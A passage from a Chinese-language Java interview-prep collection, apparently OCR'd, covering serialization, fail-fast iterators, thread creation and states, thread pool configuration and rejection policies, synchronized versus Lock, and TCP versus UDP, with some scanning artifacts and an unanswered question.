是一种用来处理对象流的机制，所谓对象流也就是将对象的内容进行流化。可以对流化后的对象进行读写操作，也可将流化后的对象传输于网络之间。序列化是为了解决在对对象流进行读写操作时所引发的问题。

**序列化的实现：**

将需要被序列化的类实现 Serializable 接口 ，该接口没有需要 实现的方法，implements Serializable 只是为了标注该对象是可被序列化的，然后使用一个输出流(如：FileOutputStream)来构造 一个 ObjectOutputStream(对象流)对象，接着，使用 ObjectOutputStream 对象的 writeObject(Object obj)方法就可以将参数为 obj 的对象写出(即保存其状态)，要恢复的话则用输入流。

- **题目 24：红黑树有什么特征？**


- **题目 25：说说什么是 fail-fast？**

–fail-fast 机制是 Java 集合（Collection）中的一种错误机制。当多个线程对同一个集合的内容进行操作时，就可能会产生 fail-fast 事件。

–例如：当某一个线程 A 通过 iterator 去遍历某集合的过程中，若该集合的内容被其他线程所改变了，那么线程 A 访问集合时，就会抛出 ConcurrentModificationException 异常，产生 fail-fast 事件。这里的操作主要是指 add、remove 和 clear，对集合元素个数进行修改。

–解决办法：建议使用“java.util.concurrent 包下的类”去取代“java.util 包下的类”。可以这么理解：在遍历之前，把 modCount 记下来 expectModCount，后面 expectModCount 去 和 modCount 进行比较，如果不相等了，证明已并发了，被修改了，于是抛出 ConcurrentModificationException 异常。

# Java 热门面试题-线程

## 题目 1：创建线程有几种方式？

- 继承 Thread 类并重写 run 方法创建线程，实现简单但不可以继承其他类
- 实现 Runnable 接口并重写 run 方法。避免了单继承局限性，编程更加灵活，实现解耦。
- 实现 Callable 接口并重写 call 方法，创建线程。可以获取线程执行结果的返回值，并且可以抛出

异常。

- 使用线程池创建（使用 java.util.concurrent.Executor 接口）


```java
//第一种
Thread thread=new Thread();
thread.start();

//第二种
Thread thread1=new Thread(new Runnable() {
    @Override
    public void run() {

    }
});
thread1.start();
//第三种
FutureTask<String> task=new FutureTask<String>(new Callable<String>() {
    @Override
    public String call() throws Exception {
        return null;
    }
});
Thread thread2=new Thread(task);
thread2.start();

//第四种
ExecutorService es= Executors.newFixedThreadPool(1);
es.submit(new Runnable() {
    @Override
    public void run() {
        System.out.println(Thread.currentThread().getName() );
    }
});
  es.shutdown();
```

## 题目 2：线程的状态转换？




- 新建(New)

  创建后尚未启动。

- 可运行(Runnable)

  可能正在运行，也可能正在等待 CPU 时间片。

  包含了操作系统线程状态中的 Running 和 Ready。

- 阻塞(Blocking)

  等待获取一个排它锁，如果其线程释放了锁就会结束此状态。

- 无限期等待(Waiting)

  等待其它线程显式地唤醒，否则不会被分配 CPU 时间片。

| 进入方法 | 退出方法 |
| --- | --- |
| 没有设置 Timeout 参数的 Object.wait() 方法 | Object.notify() / Object.notifyAll() |
| 没有设置 Timeout 参数的 Thread.join() 方法 | 被调用的线程执行完毕 |
| LockSupport.park() 方法 | - |

- 限期等待(Timed Waiting)

  无需等待其它线程显式地唤醒，在一定时间之后会被系统自动唤醒。

调用 Thread.sleep() 方法使线程进入限期等待状态时，常常用“使一个线程睡眠”进行描述。

调用 Object.wait() 方法使线程进入限期等待或者无限期等待时，常常用“挂起一个线程”进行描述。

睡眠和挂起是用来描述行为，而阻塞和等待用来描述状态。

阻塞和等待的区别在于，阻塞是被动的，它是在等待获取一个排它锁。而等待是主动的，通过调用 Thread.sleep() 和 Object.wait() 等方法进入。

| 进入方法 | 退出方法 |
| --- | --- |
| Thread.sleep() 方法 | 时间结束 |
| 设置了 Timeout 参数的 Object.wait() 方法 | 时间结束 / Object.notify() / Object.notifyAll() |
| 设置了 Timeout 参数的 Thread.join() 方法 | 时间结束 / 被调用的线程执行完毕 |
| LockSupport.parkNanos() 方法 | —- |
| LockSupport.parkUntil() 方法 | —- |

- 死亡(Terminated)

可以是线程结束任务之后自己结束，或者产生了异常而结束

## 题目 3：start 和 run 的区别？

1. start（）方法来启动线程，真正实现了多线程运行。这时无需等待 run 方法体代码执行完毕，可以直接继续执行下面的代码。
2. 通过调用 Thread 类的 start()方法来启动一个线程， 这时此线程是处于就绪状态， 并没有运行。
3. 方法 run()称为线程体，它包含了要执行的这个线程的内容，线程就进入了运行状态，开始运行 run 函数当中的代码。 Run 方法运行结束， 此线程终止。然后 CPU 再调度其它线程。

## 题目 4：Java 中用到的线程调度算法是什么？

抢占式。一个线程用完 CPU 之后，操作系统会根据线程优先级、线程饥饿情况等数据算出一个 总的优先级并分配下一个时间片给某个线程执行。


## 题目 5：为什么使用线程池，优势是什么？

线程的创建和销毁是比较重且好资源的操作，Java 线程依赖于内核线程，创建线程需要进行操作系统状态切换，为避免过度的消耗资源。需要想办法重用线程去执行多个任务，就可以利用线程池技术解决。

线程池做的工作主要是控制运行的线程的数量，处理过程中将任务放入队列，然后在线程创建后启动这些任务，如果线程数量超过了最大数量超出数量的线程排队等候，等其它线程执行完毕，再从队列中取出任务来执行。 他的主要特点为： 线程复用； 控制最大并发数； 管理线程。

线程池优势： 1、重用存在的线程，减少线程创建和销毁的开销，提高性能（陈低资源消耗） 2、提高响应速度，当任务达到时，任务可以不需要等待线程创建就能立即执行（提高响应速度） 3、提高线程的可管理性，统一对线程进行分配、调优和监控（增强可管理性）

## 题目 6：线程池工作原理？




1. 线程池刚创建时，里面没有一个线程。任务队列是作为参数传进来的。不过，就算队列里面

   有任务，线程池也不会马上执行它们。

2. 当调用 execute() 方法添加一个任务时，线程池会做如下判断：

   a) 如果正在运行的线程数量小于 corePoolSize，那么马上创建线程运行这个任务；

   b) 如果正在运行的线程数量大于或等于 corePoolSize，那么将这个任务放入队列；

   c) 如果这时候队列满了，而且正在运行的线程数量小于 maximumPoolSize，那么还是要

   创建非核心线程立刻运行这个任务；

d) 如果队列满了，而且正在运行的线程数量大于或等于 maximumPoolSize，那么线程池

会抛出异常 RejectExecutionException。

3. 当一个线程完成任务时，它会从队列中取下一个任务来执行。
4. 当一个线程无事可做，超过一定的时间（keepAliveTime）时，线程池会判断，如果当前运

行的线程数大于 corePoolSize，那么这个线程就被停掉。所以线程池的所有任务完成后，它

最终会收缩到 corePoolSize 的大小。

## 题目 7：线程池重要参数有哪些？

```
public ThreadPoolExecutor(int corePoolSize,
                          int maximumPoolSize,
                          long keepAliveTime,
                          TimeUnit unit,
                          BlockingQueue<Runnable> workQueue,
                          ThreadFactory threadFactory,
                          RejectedExecutionHandler handler)
```

1. corePoolSize => 线程池核心线程数量
2. maximumPoolSize => 线程池最大数量（包含核心线程数量）
3. keepAliveTime => 当前线程池数量超过 corePoolSize 时，多余的空闲线程的存活时间，即多

次时间内会被销毁。

4. unit => keepAliveTime 的单位
5. workQueue => 线程池所使用的缓冲队列，被提交但尚未被执行的任务
6. threadFactory => 线程工厂，用于创建线程，一般用默认的即可
7. handler => 拒绝策略，当任务太多来不及处理，如何拒绝任务

## 题目 8：线程池如何使用？

Excutors 可以创建线程池的常见 4 种方式：

1. newSingleThreadExecutor：只会创建一个线程执行任务。（适用于需要保证顺序执行各个任 务；并且在任意时间点，没有多线程活动的场景。）SingleThreadExecutorl 也使用无界队列 LinkedBlockingQueue 作为工作队列 若多余一个任务被提交到该线程池，任务会被保存在一个任务队列中，待线程空闲，按先入先 出的顺序执行队列中的任务。

2. newFixedThreadPool：可重用固定线程数的线程池。（适用于负载比较重的服务器） FixedThreadPool 使用无界队列 LinkedBlockingQueue 作为线程池的工作队列 该线程池中的线程数量始终不变。当有一个新的任务提交时，线程池中若有空闲线程，则立即 执行。若没有，则新的任务会被暂存在一个任务队列中，待有线程空闲时，便处理在任务队列 中的任务。

3. newCachedThreadPool：是一个会根据需要调整线程数量的线程池。（大小无界，适用于执行很 多的短期异步任务的小程序，或负载较轻的服务器）CachedThreadPool 使用没有容量的 SynchronousQueue 作为线程池的工作队列，但 CachedThreadPool 的 maximumPool 是无界的。 线程池的线程数量不确定，但若有空闲线程可以复用，则会优先使用可复用的线程。若所有线 程均在工作，又有新的任务提交，则会创建新的线程处理任务。所有线程在当前任务执行完毕 后，将返回线程池进行复用。

4. newScheduledThreadPool：继承自 ThreadPoolExecutor。它主要用来在给定的延迟之后运行 任务，或者定期执行任务。使用 DelayQueue 作为任务队列。

**企业最佳实践：**不要使用 Executors 直接创建线程池，会出现 OOM 问题，要使用 ThreadPoolExecutor 构造方法创建，引用自《阿里巴巴开发手册》

> 【强制】线程池不允许使用 Executors 去创建，而是通过 ThreadPoolExecutor 的方式，这 样的处理方式让写的同学更加明确线程池的运行规则，规避资源耗尽的风险。 说明：Executors 返回的线程池对象的弊端如下： 1） FixedThreadPool 和 SingleThreadPool： 允许的请求队列长度为 Integer.MAX_VALUE，可能会堆积大量的请求，从而导致 OOM。2） CachedThreadPool： 允许的创建线程数量为 Integer.MAX_VALUE，可能会创建大量的线程，从而导致 OOM。

创建线程池方式一：new ThreadPoolExecutor 方式

```
ExecutorService executorService = new ThreadPoolExecutor(3,5,10, TimeUnit.SECONDS,new ArrayBlockingQueue<>(3), Executors.defaultThreadFactory(), new ThreadPoolExecutor.AbortPolicy());
for (int i = 0; i < 9; i++) {
executorService.execute(()->{
System.out.println(Thread.currentThread().getName() + "开始办理业务了。。。。。。");
```

```
});
}
```

创建线程池方式二：spring 的 ThreadPoolTaskExecutor 方式

```
@Configuration
public class ExecturConfig {
    @Bean("taskExector")
    public Executor taskExector() {
        ThreadPoolTaskExecutor executor = new ThreadPoolTaskExecutor();
        executor.setCorePoolSize(3);//核心池大小
        executor.setMaxPoolSize(5);//最大线程数
        executor.setQueueCapacity(3);//队列长度
        executor.setKeepAliveSeconds(10);//线程空闲时间
        executor.setThreadNamePrefix("tsak-asyn");//线程前缀名称
        executor.setRejectedExecutionHandler(new ThreadPoolExecutor.AbortPolicy
());//配置拒绝策略
        return executor;
    }
}
```

## 题目 9：线程池中会用到哪些队列？

| 名称 | 描述 |
| --- | --- |
| ArrayBlockingQueue | 一个用数组实现的有界阻塞队列，此队列按照先进先出(FIFO)的原则对元素进行排序。支持公平锁和非公平锁。 |
| LinkedBlockingQueue | 一个由链表结构组成的有界队列，此队列按照先进先出(FIFO)的原则对元素进行排序。此队列的默认长度为Integer.MAX_VALUE，所以默认创建的该队列有容量危险。 |
| PriorityBlockingQueue | 一个支持线程优先级排序的无界队列，默认自然序进行排序，也可以自定义实现compareTo()方法来指定元素排序规则，不能保证同优先级元素的顺序。 |
| DelayQueue | 一个实现PriorityBlockingQueue实现延迟获取的无界队列，在创建元素时，可以指定多久才能从队列中获取当前元素。只有延时期满后才能从队列中获取元素。 |
| SynchronousQueue | 一个不存储元素的阻塞队列，每一个put操作必须等待take操作，否则不能添加元素。支持公平锁和非公平锁。SynchronousQueue的一个使用场景是在线程池里。Executors.newCachedThreadPool()就使用了SynchronousQueue，这个线程池根据需要（新任务到来时）创建新的线程，如果有空闲线程则会重复使用，线程空闲了60秒后会被回收。 |
| LinkedTransferQueue | 一个由链表结构组成的无界阻塞队列，相当于其它队列，LinkedTransferQueue队列多了transfer和tryTransfer方法。 |
| LinkedBlockingDeque | 一个由链表结构组成的双向阻塞队列。队列头部和尾部都可以添加和移除元素，多线程并发时，可以将锁的竞争最多降到一半。 |

1. ArrayBlockQueue(基于数组的有界阻塞队列)，防止资源耗尽问题
2. LinkedBlockQueue(基于链表的无界阻塞队列，Intger.MAX)，此时 maximumPoolSize 参数无用

3. ProprityBlockQueue（基于最小二叉堆实现的优先级队列，属于无界阻塞队列）

4. DelayQueue 只有当其指定的延迟时间到了，才能够从队列中获取到该元素

   DelayQueue 是一个没有大小限制的队列，因此往队列中插入数据的操作（生产者）永远不会被阻塞，而只有获取数据的操作（消费者）才会被阻塞。

5. SynchronousBlockQueue（不存储元素的阻塞队列，当队列有 1 个元素时，必须被消费才可以再存入）

   推荐使用有界队列，有界队列有助于避免资源耗尽的情况发生

## 题目 10：线程池的拒绝策略有哪些？

1、ThreadPoolExecutor.AbortPolicy：丢弃任务抛出 RejectedExecutionException 异常打断当前执行流程(默认)

使用场景：ExecutorService 接口的系列 ThreadPoolExecutor 因为都没有显示的设置拒绝策略，所以默认的都是这个。ExecutorService 中的线程池实例队列都是无界的，也就是说把内存撑爆了都不会触发拒绝策略。当自己自定义线程池实例时，使用这个策略一定要处理好触发策略时抛的异常，因为他会打断当前的执行流程。

2、ThreadPoolExecutor.CallerRunsPolicy：只要线程池没有关闭，就由提交任务的当前线程处理。

使用场景：一般在不允许失败的、对性能要求不高、并发量较小的场景下使用，因为线程池一般情况下不会关闭，也就是提交的任务一定会被运行，但是由于是调用者线程自己执行的，当多次提交任务时，就会阻塞后续任务执行，性能和效率自然就慢了。

3、ThreadPoolExecutor.DiscardPolicy：直接静悄悄的丢弃这个任务，不触发任何动作

使用场景：如果提交的任务无关紧要，你就可以使用它 。因为它就是个空实现，会悄无声息的吞噬你的的任务。所以这个策略基本上不用了

4、ThreadPoolExecutor.DiscardOldestPolicy：丢弃队列最前面的任务，重新提交被拒绝的任务

使用场景：这个策略还是会丢弃任务，丢弃时也是毫无声息，但是特点是丢弃的是老的未执行的任务，而且是待执行优先级较高的任务。基于这个特性，我能想到的场景就是，发布消息，和修改消息，当消息发布出去后，还未执行，此时更新的消息又来了，这个时候未执行的消息的版本比现在提交的消息版本要低就可以被丢弃了。因为队列中还有可能存在消息版本更低的消息会排队执行，所以在真正处理消息的时候一定要做好消息的版本比较。

以上内置拒绝策略均实现了 RejectedExecutionHandler 接口，若以上策略仍无法满足实际

需要，完全可以自己扩展 RejectedExecutionHandler 接口。

## 题目 11：线程池状态有哪些？

1.RUNNING 状态说明：线程池处在 RUNNING 状态时，能够接收新任务，以及对已添加的任务进行处理。 状态切换：线程池的初始化状态是 RUNNING。换句话说，线程池被一旦被创建，就处于 RUNNING 状态，并且线程池中的任务数为 0

2.SHUTDOWN 状态说明：线程池处在 SHUTDOWN 状态时，不接收新任务，但能处理已添加的任务。 状态切换：调用线程池的 shutdown()接口时，线程池由 RUNNING -> SHUTDOWN。

3.STOP 状态说明：线程池处在 STOP 状态时，不接收新任务，不处理已添加的任务，并且会中断正在处理的任务。 状态切换：调用线程池的 shutdownNow()接口时，线程池由(RUNNING or SHUTDOWN ) -> STOP。

4.TIDYING 状态说明：当所有的任务已终止，ctl 记录的"任务数量"为 0，线程池会变为 TIDYING 状态。当线程池变为 TIDYING 状态时，会执行钩子函数 terminated()。terminated()在 ThreadPoolExecutor 类中是空的，若用户想在线程池变为 TIDYING 时，进行相应的处理；可以通过重载 terminated()函数来实现。 状态切换：当线程池在 SHUTDOWN 状态下，阻塞队列为空并且线程池中执行的任务也为空时，就会由 SHUTDOWN -> TIDYING。 当线程池在 STOP 状态下，线程池中执行的任务为空时，就会由 STOP -> TIDYING。

5.TERMINATED 状态说明：线程池彻底终止，就变成 TERMINATED 状态。 状态切换：线程池处在 TIDYING 状态时，执行完 terminated()之后，就会由 TIDYING -> TERMINATED。

## 题目 12：线程池被创建后里面有线程吗？如果没有的话，你知道有什么方法对线程池进行预热吗？

线程池被创建后如果没有任务过来，里面是不会有线程的。如果需要预热的话可以调用下面的两个方法：

全部启动：

```java
/**
 * Starts all core threads, causing them to idly wait for work. This
 * overrides the default policy of starting core threads only when
 * new tasks are executed.
 *
 * @return the number of threads started
 */
public int prestartAllCoreThreads() {
    int n = 0;
    while (addWorker( firstTask: null,  core: true))
        ++n;
    return n;
}
```

启动一个：

```java
/**
 * Starts a core thread, causing it to idly wait for work. This
 * overrides the default policy of starting core threads only when
 * new tasks are executed. This method will return {@code false}
 * if all core threads have already been started.
 *
 * @return {@code true} if a thread was started
 */
public boolean prestartCoreThread() {
    return workerCountOf(ctl.get()) < corePoolSize &&
        addWorker( firstTask: null,  core: true);
}
```

## 题目 13：核心线程和非核心线程的销毁机制？

核心线程默认不会销毁，非核心线程要等到 keepAliveTime 后才销毁。如果需要回收核心线程数，需要调用下面的方法：

```java
/**
 * Sets the policy governing whether core threads may time out and
 * terminate if no tasks arrive within the keep-alive time, being
 * replaced if needed when new tasks arrive. When false, core
 * threads are never terminated due to lack of incoming
 * tasks. When true, the same keep-alive policy applying to
 * non-core threads applies also to core threads. To avoid
 * continual thread replacement, the keep-alive time must be
 * greater than zero when setting {@code true}. This method
 * should in general be called before the pool is actively used.
 *
 * @param value {@code true} if should time out, else {@code false}
 * @throws IllegalArgumentException if value is {@code true}
 *         and the current keep-alive time is not greater than zero
 *
 * @since 1.6
 */
public void allowCoreThreadTimeOut(boolean value) {
    if (value && keepAliveTime <= 0)
        throw new IllegalArgumentException("Core threads must have nonzero keep alive times");
    if (value != allowCoreThreadTimeOut) {
        allowCoreThreadTimeOut = value;
        if (value)
            interruptIdleWorkers();
    }
}
```

## 题目 14：线程池内抛出异常，线程池会怎么办？

当线程池中线程执行任务的时候，任务出现未被捕获的异常的情况下，线程池会将允许该任务的线程从池中移除并销毁，且同时会创建一个新的线程加入到线程池中；可以通过 ThreadFactory 自定义线程并捕获线程内抛出的异常，也就是说甭管我们是否去捕获和处理线程池中工作线程抛出的异常，这个线程都会从线程池中被移除

## 题目 15：submit 和 execute 方法的区别？

1、参数有区别，都可以是 Runnable，submit 也可以是 Callable 2、submit 有返回值，而 execute 没有 3、submit 方便 Exception 处理

## 题目 16：shutdown 和 shutdownNow 的区别？

- shutdown（） :关闭线程池，线程池的状态变为 SHUTDOWN。线程池不再接受新任务了，但是队列里的任务得执行完毕。
- shutdownNow（） :关闭线程池，线程的状态变为 STOP。线程池会终止当前正在运行的任务，并停止处理排队的任务并返回正在等待执行的 List。

## 题目 17：线程池如何重用线程的？

1、当 Thread 的 run 方法执行完一个任务之后，会循环地从阻塞队列中取任务来执行，这样执行完一个任务之后就不会立即销毁了； 2、当工作线程数小于核心线程数，那些空闲的核心线程再去队列取任务的时候，如果队列中的 Runnable 数量为 0，就会阻塞当前线程，这样线程就不会回收了

## 题目 18：线程池大小如何设定？

线程池使用面临的核心的问题在于：**线程池的参数并不好配置**。

一方面线程池的运行机制不是很好理解，配置合理需要强依赖开发人员的个人经验和知识；

另一方面，线程池执行的情况和任务类型相关性较大，IO 密集型和 CPU 密集型的任务运行起来的情况差异非常大。这导致业界并没有一些成熟的经验策略帮助开发人员参考。

- 我们可以肯定的一点是线程池大小设置过大或者过小都会有问题，合适的才是最好。
- 如果我们设置的线程池数量太小的话，如果同一时间有大量任务/请求需要处理，可能会导致大量的请求/任务在任务队列中排队等待执行，甚至会出现任务队列满了之后任务/请求无法处理的情况，或者大量任务堆积在任务队列导致 OOM。这样很明显是有问题的！ CPU 根本没有得到充分利用。
- 但是，如果我们设置线程数量太大，大量线程可能会同时在争取 CPU 资源，这样会导致大量的上下文切换，从而增加线程的执行时间，影响了整体执行效率。
- 有一个简单并且适用面比较广的公式：
  - **CPU 密集型任务(N+1)：** 这种任务消耗的主要是 CPU 资源，可以将线程数设置为 N（CPU 核心数）+1，比 CPU 核心数多出来的一个线程是为了防止线程偶发的缺页中断，或者其它原因导致的任务暂停而带来的影响。一旦任务暂停，CPU 就会处于空闲状态，而在这种情况下多出来的一个线程就可以充分利用 CPU 的空闲时间。
  - **I/O 密集型任务(2N)：** 这种任务应用起来，系统会用大部分的时间来处理 I/O 交互，而线程在处理 I/O 的时间段内不会占用 CPU 来处理，这时就可以将 CPU 交出给其它线程使用。因此在 I/O 密集型任务的应用中，我们可以多配置一些线程，具体的计算方法是 2N。
- **如何判断是 CPU 密集任务还是 IO 密集任务？**

CPU 密集型简单理解就是利用 CPU 计算能力的任务比如你在内存中对大量数据进行排序。但凡涉及到网络读取，文件读取这类都是 IO 密集型，这类任务的特点是 CPU 计算耗费时间相比于等待 IO 操作完成的时间来说很少，大部分时间都花在了等待 IO 操作完成上。

–如果是 CPU 密集型的，可以把核心线程数设置为核心数+1。

–如果是 IO 密集型的，可以把核心线程数设置 2*CPU 核心数

## 题目 19：线程池在实际项目中的使用场景？

线程池一般用于执行多个不相关联的耗时任务，没有多线程的情况下，任务顺序执行，使用了线程池的话可让多个不相关联的任务同时执行。

## 题目 20：项目中多个业务需要用到线程池，是为每个线程池都定义一个还是定义一个公共的线程池呢？

一般建议是不同的业务使用不同的线程池，配置线程池的时候根据当前业务的情况对当前线程池进行配置，因为不同的业务的并发以及对资源的使用情况都不同，重心优化系统性能瓶颈相关的业务。

## 题目 21：说说 synchronized 的实现原理？

在 Java 中，每个对象都隐式包含一个 monitor（监视器）对象，加锁的过程其实就是竞争 monitor 的过程，当线程进入字节码 monitorenter 指令之后，线程将持有 monitor 对象， 执行 monitorexit 时释放 monitor 对象，当其他线程没有拿到 monitor 对象时，则需要阻塞 等待获取该对象。

## 题目 22：Synchronized 作用范围？

1. 作用于方法时，锁住的是对象的实例(this)；
2. 当作用于静态方法时，锁住的是 Class 实例，又因为 Class 的相关数据存储在永久带 PermGen（jdk1.8 则是 metaspace），永久带是全局共享的，因此静态方法锁相当于类的一个全局锁，会锁所有调用该方法的线程；

3. synchronized 作用于一个对象实例时，锁住的是所有以该对象为锁的代码块。它有多个队列，当多个线程一起访问某个对象监视器的时候，对象监视器会将这些线程存储在不同的容器中

## 题目 23：synchronized 和 volatile 的区别？

volatile 关键字是线程同步的轻量级实现，所以 volatile 性能比 synchronized 关键字要好。但 是 volatile 关键字只能用于变量而 synchronized 关键字可以修饰方法以及代码块。

多线程访问 volatile 关键字不会发生阻塞，而 synchronized 关键字可能会发生阻塞。volatile 关键字主要用于解决变量在多个线程之间的可见性，而 synchronized 关键字解决的 是多个线程之间访问资源的同步性。

volatile 关键字能保证数据的可见性，但不能保证数据的原子性。synchronized 关键字两者都 能保证。

## 题目 24：synchronized 和 lock 的区别？

Synchronized 是 Java 并发编程中很重要的关键字，另外一个很重要的是 volatile。Syncronized 的目的是一次只允许一个线程进入由他修饰的代码段，从而允许他们进行自我保护。Synchronized 很像生活中的锁例子，进入由 Synchronized 保护的代码区首先需要获取 Synchronized 这把锁，其他线程想要执行必须进行等待。Synchronized 锁住的代码区域执行完成后需要把锁归还，也就是释放锁，这样才能够让其他线程使用。

Lock 是 Java 并发编程中很重要的一个接口，它要比 Synchronized 关键字更能直译“锁”的概念，Lock 需要手动加锁和手动解锁，一般通过 lock.lock() 方法来进行加锁，通过 lock.unlock() 方法进行解锁。与 Lock 关联密切的锁有 ReetrantLock 和 ReadWriteLock。

| 类别 | synchronized | Lock |
| --- | --- | --- |
| 存在层次 | Java的关键字，在jvm层面上 | 是一个类 |
| 锁的释放 | 1、以获取锁的线程执行完同步代码，释放锁 2、线程执行发生异常，jvm会让线程释放锁 | 在finally中必须释放锁，不然容易造成线程死锁 |
| 锁的获取 | 假设A线程获得锁，B线程等待。如果A线程阻塞，B线程会一直等待 | 分情况而定，Lock有多个锁获取的方式，具体下面会说道，大致就是可以尝试获得锁，线程可以不用一直等待 |
| 锁状态 | 无法判断 | 可以判断 |
| 锁类型 | 可重入 不可中断 非公平 | 可重入 可判断 可公平（两者皆可） |
| 性能 | 少量同步 | 大量同步 |

Lock 实现和 synchronized 不一样，后者是一种悲观锁，它胆子很小，它很怕有人和它抢吃的，所以它每次吃东西前都把自己关起来。而 Lock 呢底层其实是 CAS 乐观锁的体现，它无所谓，别人抢了它吃的，它重新去拿吃的就好啦，所以它很乐观。

Synchronzied 和 Lock 的主要区别如下：

- **存在层面**：Syncronized 是 Java 中的一个关键字，存在于 JVM 层面，Lock 是 Java 中的一个接口
- **锁的释放条件**：1. 获取锁的线程执行完同步代码后，自动释放；2. 线程发生异常时，JVM 会让线程释放锁；Lock 必须在 finally 关键字中释放锁，不然容易造成线程死锁
- **锁的获取**: 在 Syncronized 中，假设线程 A 获得锁，B 线程等待。如果 A 发生阻塞，那么 B 会一直等待。在 Lock 中，会分情况而定，Lock 中有尝试获取锁的方法，如果尝试获取到锁，则不用一直等待
- **锁的状态**：Synchronized 无法判断锁的状态，Lock 则可以判断
- **锁的类型**：Synchronized 是可重入，不可中断，非公平锁；Lock 锁则是 可重入，可判断，可公平锁
- **锁的性能**：Synchronized 适用于少量同步的情况下，性能开销比较大。Lock 锁适用于大量同步阶段：

  –Lock 锁可以提高多个线程进行读的效率(使用 readWriteLock)

- 在竞争不是很激烈的情况下，Synchronized 的性能要优于 ReetrantLock，但是在资源竞争很激烈的情况下，Synchronized 的性能会下降几十倍，但是 ReetrantLock 的性能能维持常态；

- ReetrantLock 提供了多样化的同步，比如有时间限制的同步，可以被 Interrupt 的同步（synchronized 的同步是不能 Interrupt 的）等。

# Java 热门面试题-Web

## 题目 1：TCP 和 UDP 区别？

- **传输控制协议 TCP**（Transmission Control Protocol）–提供**面向连接**的，**可靠的**数据传输服务。TCP 提供面向连接的服务。在传送数据之前必须先建立连接，数据传送结束后要释放连接。 TCP 不提供广播或多播服务。由于 TCP 要提供可靠的，面向连接的传输服务（TCP 的可靠体现在 TCP 在传递数据之前，会有三次握手来建立连接，而且在数据传递时，有确认、窗口、重传、拥塞控制机制，在数据传完后，还会断开连接用来节约系统资源），这一难以避免增加了许多开销，如确认，流量控制，计时器以及连接管理等。这不仅使协议数据单元的首部增大很多，还要占用许多处理机资源。TCP 一般用于文件传输、发送和接收邮件、远程登录等场景。
- **用户数据协议 UDP**（User Datagram Protocol）–提供**无连接**的，尽最大努力的数据传输服务（**不保证数据传输的可靠性**）。UDP 在传送数据之前不需要先建立连接，远地主机在收到 UDP 报文后，不需要给出任何确认。虽然 UDP 不提供可靠交付，但在某些情况下 UDP 却是一种最有效的工作方式（一般用于即时通信），比如： QQ 语音、 QQ 视频 、直播等等。

| 类型 | 特点 | | | 性能 | | 应用场景 | 首部字节 |
|---|---|---|---|---|---|---|---|
| | 是否面向连接 | 传输可靠性 | 传输形式 | 传输效率 | 所需资源 | | |
| TCP | 面向连接 | 可靠 | 字节流 | 慢 | 多 | 要求通信数据可靠<br>（如文件传输、邮件传输） | 20-60 |
| UDP | 无连接 | 不可靠 | 数据报文段 | 快 | 少 | 要求通信速度高<br>（如域名转换） | 8个字节<br>（由4个字段组成） |

## 题目 2：TCP 对应的协议和 UDP 对应的协议

- **TCP 对应的协议：**
  1. FTP：定义了文件传输协议，使用 21 端口。

2. Telnet：一种用于远程登陆的端口，使用 23 端口，用户可以以自己的身份远程连接到计 算机上，可提供基于 DOS 模式下的通信服务。
3. SMTP：邮件传送协议，用于发送邮件。服务器开放的是 25 号端口。
4. POP3：它是和 SMTP 对应，POP3 用于接收邮件。POP3 协议所用的是 110 端口。
5. HTTP：是从 Web 服务器传输超文本到本地浏览器的传送协议。


- **UDP 对应的协议：**

